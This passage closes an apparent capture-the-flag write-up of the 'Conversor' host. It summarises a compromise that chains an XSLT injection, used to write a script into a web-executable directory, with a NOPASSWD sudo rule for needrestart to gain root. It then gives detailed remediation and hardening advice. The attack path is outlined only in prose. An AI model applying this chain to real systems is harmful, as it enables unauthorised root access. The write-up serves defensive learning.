
At this point, we have obtained root.txt, completing the compromise of the Conversor host
Conclusion & recommendations
Conclusion
Combining an XSLT injection that allowed arbitrary file writes with a misconfigured sudo rule for
/usr/sbin/needrestart resulted in full compromise of the host (root). The XSLT processor was able to write a script
to a web-executable directory, and the overly permissive sudo rule allowed privileged execution paths to be abused.
Immediate remediation (short term)
- Remove the NOPASSWD rule for
/usr/sbin/needrestartfrom/etc/sudoers(edit withvisudo). - Require authentication for any sudo invocation of that binary (do NOT leave it as NOPASSWD).
- Restrict allowed sudo arguments if the command must remain usable: specify the exact command and permitted arguments in
/etc/sudoersrather than allowing all arguments. Example:
(Use# allow only a specific safe invocation fismathack ALL=(root) /usr/sbin/needrestart --check-onlyvisudoto implement carefully.) - Remove execute permissions from web-upload directories or prevent the webserver from executing files in upload/script folders (make upload directories non-executable).
- Revoke or rotate any sensitive artifacts (secrets, keys) that may have been exposed during testing and redact attacker IPs before publishing logs.
Longer-term fixes (medium / long term)
- Disable or restrict XSLT extensions such as EXSLT in the server XSLT processor unless explicitly needed. Configure the processor to disallow extension elements that can write files or execute code.
- Run XSLT transformations in a hardened sandbox (container, chroot or separate low-privilege user) with minimal filesystem and network access.
- Apply least privilege to services: the web server and any transformation processes must run under a dedicated, non-privileged account and must not be able to write to executable web directories.
- Harden file system layout: mount web content directories with options that reduce risk (e.g.
noexecwhere appropriate), and deny write access to directories served as executable content. - Use Mandatory Access Control: enforce AppArmor / SELinux profiles to prevent unexpected file writes or execution by the XSLT processor.
- Input validation & upload scanning: validate and sanitize uploaded templates; restrict allowed MIME types; scan uploads for suspicious payloads and block them.
- Monitoring and alerting: add detections for unexpected file creations in web directories, unusual sudo invocations, and outbound connections from the web process. Centralize logs and alert on anomalies.
- Secure deployment practices: keep
needrestartand related packages updated; review and patch third-party tools that accept user-controlled configuration files. Periodically audit/etc/sudoersfor overly-permissive rules. - Use a command wrapper where needed: if an administrative tool must be callable by non-admins, consider implementing a small wrapper that validates inputs and runs the real binary with tightly controlled arguments (instead of giving direct sudo access to the binary).
- Regular security reviews: include sudoers and upload/transform features in regular security audits and pentests.
Short, actionable checklist
- Run
visudoand remove or restrict theNOPASSWDentry for/usr/sbin/needrestart. - Make upload directories non-executable and set proper ownership/permissions (e.g. owned by a non-exec user, mode
750/640where appropriate). - Configure XSLT processor to disallow extension elements or run it with a restricted configuration profile.
- Deploy file creation alerts on web directories and log sudo executions.